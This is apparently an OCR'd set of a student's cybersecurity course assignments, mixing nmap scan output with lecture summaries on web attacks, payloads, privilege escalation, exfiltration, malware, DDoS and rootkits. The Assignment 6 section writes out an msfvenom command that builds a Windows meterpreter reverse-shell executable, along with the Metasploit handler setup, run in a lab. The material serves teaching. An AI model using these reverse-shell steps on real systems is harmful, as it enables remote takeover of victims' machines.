└─# nmap --script 'not intrusive' 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:10 EDT
┌──(root㉿kali)-[/home/kali]
└─# nmap --script 'not intrusive' 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:11 EDT
┌──(root㉿kali)-[/home/kali]
└─# nmap --script 'default or safe' 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-07-01 05:11 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 94.81% done; ETC: 05:12 (0:00:01 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 94.81% done; ETC: 05:12 (0:00:01 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 94.81% done; ETC: 05:12 (0:00:01 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 94.81% done; ETC: 05:12 (0:00:01 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 96.10% done; ETC: 05:12 (0:00:01 remaining)
Stats: 0:00:21 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 96.10% done; ETC: 05:12 (0:00:01 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 96.10% done; ETC: 05:12 (0:00:01 remaining)
Pre-scan script results:
| broadcast-dhcp-discover:
| Response 1 of 1:
| Interface: eth0
| IP Offered: 192.168.43.2
| Server Identifier: 192.168.43.1
| Subnet Mask: 255.255.255.0
| Broadcast Address: 192.168.43.255





2. Screenshot of Portswigger application.



Name: I PRASANTI

Sic: 20BCEA56

Branch: CEN

ASSIGNMENT 5

Vulnerability Analysis of SQL Injections


Prasani

INDEX


Topic: Vulnerability Analysis of SQL Injections

ASSIGNMENT 5(DAY 5) Date:01-07-2022

1. **Screenshot of Burpsuite Installation. and summary report of what you learned today**



2. **Installation code of VS code with intellicode and prettier plugin.**



1. **Summary Report of today's lecture.**

- We learnt about SQL Injection and types of Injection.
- Various commands in SQL Injection.
- Impact and prevention of SQL Injection.
- We learnt about Cross Site Request Forgery(CSRF).
- Types of CSRF and how does it work.
- Impact and prevention of CSRF.
- We learnt about Cross Site Scripting (XSS).
- Types of Cross Site attacks.
- We learnt about different testing tools and real attacks and preventions.

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 6


BIND AND REVERSE PAYLOADS, MAINTAINING ACCESS AND BACKDOORS


INDEX


Topic: BIND AND REVERSE PAYLOADS, MAINTAINING ACCESS AND BACKDOORS


ASSIGNMENT 6(DAY 6) Date:02-07-2022

1. Creation of Payload for Windows




Text Editor
Simple Text Editor
kali@kali: ~
File Actions Edit View Help
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.210 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
ls
192.168.43.1 Desktop Documents Downloads Music payload.exe Pictures Public Templates test_direnum.txt Videos
msfconsole
https://metasploit.com
=[metasploit v6.1.39-dev]
+ -- --=[2214 exploits - 1171 auxiliary - 396 post]
+ -- --=[616 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]


kali@kali: ~
File Actions Edit View Help
+ -- --=[9 evasion]
Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf6 exploit(multi/handler) > set LHOST eth0
LHOST => 192.168.43.210
msf6 exploit(multi/handler) > set LHOST 9999
LHOST => 9999
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 9999 yes The listen address (an interface may be specified)



2.Summary Report of today's lecture.

- **What are payloads:**
  - **They are parts of cyber-attacks which cause harm.**
- **What payloads can do?**
  - **Data theft, deleting or modifying files.**
- **The process of execution for payloads.**
- **What are bind payloads?**
  - **It is a type of shell in which the target machine opens up a communication part or a listener on the victim machine and waits for incoming connection.**
- **What are reverse payloads?**
  - **They are the type of shells that remove the need for a listener on the target machine, which means we don't have to leave the target vulnerable to other malicious actors.**
- **Difference between bind and reverse payloads.**

- **What is maintaining access?**
- **Tools for maintaining access.**
- **What are covert channels?**
    - **A covert channel is when data is being sent through secret communication tunnels.**
- **What is a backdoor.**
- **How backdoor works. Its detection and prevention.**

NAME: 20BCEA56

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 7

Introduction to Networking, Foot Printing using reconnaissance enumeration

INDEX

Topic: PRIVILEGE ESCALATION, DATA EXFILTERATION, POST EXPLOITATION & COVERING TRACKS

ASSIGNMENT 7(DAY 7) Date:04-07-2022

1. **Summary Report of today's lecture.**

PRIVILEGE ESCALATION

- **What is Privilege?**
  - **Privilege, in computer security, means delegating authority for making changes to a computer system. On many systems, there's a separation between "normal" users without any authority to make changes to the system and "administrative" users with full access to the system.**
- **What is Privilege Escalation?**
  - **It refers to escalate or to increase the privilege on the target system.**
- **Need of Privilege Escalation.**
- **Types of Privilege Escalation.**
  - **Horizontal Privilege Escalation**
  - **Vertical Privilege Escalation.**
- **Causes of Privilege Escalation.**
  - **For windows**
  - **For Linux**
- **SUID FILES:**
  - **SUID is defined as giving temporary permissions to a user to run a program/file with the permissions of the file owner rather that the user who runs it or root user.**
- **How to prevent Privilege Escalation.**
  - **Monitoring suspicious user activities, having a strong password.**

- **Use privilege escalation prevention tools and scan machine for vulnerabilities frequently.**

DATA EXFILTRATION

- **What is Data exfiltration?**
  - **Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer.**
- **Types of exfiltrated data.**
  - **Usernames, associated passwords, and other system authentication related information.**
  - **Information associated with strategic decisions**
  - **Cryptographic keys**
  - **Personal financial information**
  - **Social security numbers and other personally identifiable information (PII)**
  - **Mailing addresses**
- **Types of Data exfiltration techniques.**
  - **Outbound Email**
  - **Downloads to Insecure devices.**
  - **Uploads to external devices.**
  - **Non-Secured behavior in the cloud.**
- **How does Data exfiltration occur?**
- **Real world data exfiltration incidents.**
  - **SunTrust Bank Data Breach.**
  - **Tesla Insider Saboteur**
- **Data exfiltration prevention tools.**
  - **Splunk**
  - **Securonix**
  - **Infoblox**
  - **Lastline Defender**
  - **Extrahop**

POST EXPLOITATION & COVERING TRACKS

- **What is Post exploitation?**
  - **It means the phases of operation once a victim's system has been compromised by the attack.**
- **Importance of Post exploitation.**
- **What is Pivoting?**
  - **Pivoting is the unique technique of using an instance (also referred to as a 'plant' or 'foothold') to be able to move around inside a network**
- **Rules of Engagement.**
  - **Protecting Ourselves.**
  - **Protecting Clients.**
- **Post Exploitation tools.**
  - **Metasploit: It is well known and most popular tool that is frequently used for post exploitation.**
- **Five Stages of Hacking.**
  - **Reconnaissance**
  - **Scanning**
  - **Gaining Access**
  - **Maintaining Access**
  - **Cleaning Tracks**
- **What is Covering tracks?**
- **Importance of Covering tracks.**
- **Using reverse HTTP SHELLS**
- **Using ICMP TUNNELS**
- **Clearing Event Logs**
- **Shredding Command history**

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 8

MALWARE, DDOS ATTACKS, RANSOMWARE, ROOTKITS


INDEX

Topic: MALWARE, DDOS ATTACKS, RANSOMWARE, ROOTKITS

ASSIGNMENT 8(DAY 8) Date:05-07-2022

1.Installation of theZoo.

2.Installation of Slowrois.



3.Summary Report of today's lecture.

MALWARE

- **What is a Malware?**
  - **Malware is a file or code, typically delivered over a network, that infects, explores, steals or conducts virtually any behavior an attacker wants.**
- **Categories of Malware**
  - **Virus**
  - **Worms**
  - **Spyware**
  - **Trojans**
  - **Ransomware**
- **What is a virus?**
  - **A virus is a fragment of code embedded in a legitimate program**
- **Types of Virus.**
  - **Boot Sector Virus**
  - **Web Scripting Virus**
  - **Browser Hijacking**
  - **Direct Action Virus**
  - **Resident Virus**
  - **Polymorphic Virus**
  - **File Infector Virus**
  - **Multipartite Virus**
  - **Macro Virus**
- **What are Worms?**
  - **Worms are self-replicating viruses that exploit security vulnerabilities to automatically spread themselves across computers and network**
- **What is Spyware**

- **Spyware collects information about the usage of the infected computer and communicates it back to the attacker.**

- **Types of Spyware.**
  - **Adware**
  - **Tracking Cookies**
  - **Trojans**
  - **Keyloggers**
  - **Stalkerware**
  - **System monitors**
- **What are Trojans?**
  - **Trojan is a malware disguised in what appears to be legitimate software.**
  - **Once activated, Trojans will conduct whatever action they have been programmed to carry out**
- **What is Ransomware?**
  - **Ransomware is a form of malicious that, once it's taken over your computer, threatens you usually by denying you access to your data.**
- **What is a Rootkit?**
  - **A rootkit is a malicious software that allows an unauthorized user to have privileged access to a computer.**

DDOS ATTACK

- **What is DDOS Attack?**
  - **Distributed denial of service attacks.**
  - **It involves multiple compromised systems attacking a single target, thereby causing denial of service for the users of the targeted system.**
- **DOS:**
  - **It refers to Denial of Service Attack.**

- **It is an attack on a computer or network that reduces, restricts or prevents accessibility of system resource to its legitimate users.**

- **Impact of DOS.**
  - **Loss of goodwill.**
  - **Disabled Network**
  - **Financial Loss**
  - **Disabled Organization**
  - **SEO ranking goes down**
  - **Google Blacklists.**
- **Vectors of DDOS/DOS Attack**
  - **Volumetric Attacks**
  - **Fragmentation Attacks**
  - **TCP State-Exhaustion Attack**
  - **Application layer Attacks**
- **Bandwidth Attack**
- **Service Request Floods.**
- **SYN Attack**
  - **The attacker sends a large number of SYN request to target server (victim) with fake source IP address.**
- **SYN Flooding**
  - **SYN flooding takes advantage of a flaw in how most hosts implement the TCP three-way handshake**
- **Peer-to-Peer**
  - **Attacker instruct clients of peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's fake website.**
- **Permanent Denial of Service**
  - **A PDoS is an attack that damages a system so badly that it requires replacement or reinstallation of hardware.**
- **Application-Level Flood Attacks**
  - **Application-level flood attacks in the loss of services of a particular network, such as emails, network resources, the temporary ceasing of applications and services and more**

- **Distributed Reflected Denial of Service**
  - **A distributed reflected denial of service attack (DRDoS) also known as spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.**
- **Tools for DoS and DDoS**
  - **LOIC**
  - **HOIC**
  - **SLOWLORIS**
  - **Dereil**
  - **DoSHTTp**
  - **BanglaDoS**
  - **Tor's Hammer**
- **Detection Techniques**
  - **Detecting techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic**
  - **Activity Profiling**
    - **An attack is indicated by an increase in activity levels among the network flow clusters An increase in overall number of distinct clusters (DoS attack)**
    - **It is obtained by monitoring the network header information.**
  - **Wavelet-Based Signal Analysis**
    - **Wavelet analysis describes an input signal in terms of spectral Components.**
    - **Wavelets provide for concurrent time and frequency description**
  - **Sequential Change-Point Detection**
- **Counter Measures**
- **DDoS Attack Counter Measures**
  - **Protect secondary Victim**
  - **Neutralize Handlers**
  - **Prevent Potential Attacks**

- **Deflect Attacks**
- **Mitigate Attacks**
- **Post-attack Forensics**

RANSOMWARES

- **What is Ransomware?**
  - **It is a type of computer malware that prevents or limits users from accessing their system, often encrypting data in an unrecoverable fashion.**
- **Popular Ransomwares**
  - **Badrabbit**
  - **Cryptolocker**
  - **Goldeneye**
  - **Jigsaw**
  - **LeChiffre**
  - **Petya**
  - **Spider**
  - **Wannacry**
- **Response to the attack**
  - **Isolate your computer**
  - **Run a scan using a detection tool or software**
  - **Use ransomware decryption tool**
  - **Restore files from backup**
  - **Never pay the ransom**
- **Attack Vectors.**
  - **Drive by downloads**
  - **Phishing emails**
  - **Malvertising**
  - **Removable media**
  - **Social engineering**
  - **Stealth backdoors**
- **Ransome from:**

- **Malvertising**
- **Phishing**
- **Usb-media**
- **Social engineering**
- **Stealth backdoors**

➢ **Tools for detection:**

- **Dnspy decompiler**
- **Pestudio**
- **Id ransomware**
- **Volatility framework**
- **Nmap nse script**

➢ **Tools for recovery:**

- **Emsisoft decryptor**
- **Crypto sheriff nmr**
- **Bitdefender labs**
- **Kaspersky noransom**
- **Trendmicro decryptor**

➢ **Preventive measures:**

- **Never click on unverified links**
- **Only download from sites you trust**
- **Never use unfamiliar USB**
- **Keep your software and OS updated**
- **Use VPN when using public wi-fi**
- **Use security software**

ROOTKITS

➢ **What is Rootkit?**

- **A rootkit is a set of tools used for (covertly) maintaining root access to a system**

➢ **What is Not a Rootkit?**

- **A rootkit is not an exploit used to gain root access. Rootkits can only work if the attacker can gain administrative access**

- **Goals of Rootkit**
- **How does Rootkits infect us?**
- **What Rootkit Hides.**
- **Types of Rootkits**
    - **Use Mode**
        - **Critical operating system components are replaced or modified by attacker to create backdoors, hide on the system**
    - **Kernel Mode**
        - **The operating system itself is modified to allow backdoor access and allow attacker to hide.**
- **Prevention of Rootkits.**

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 9

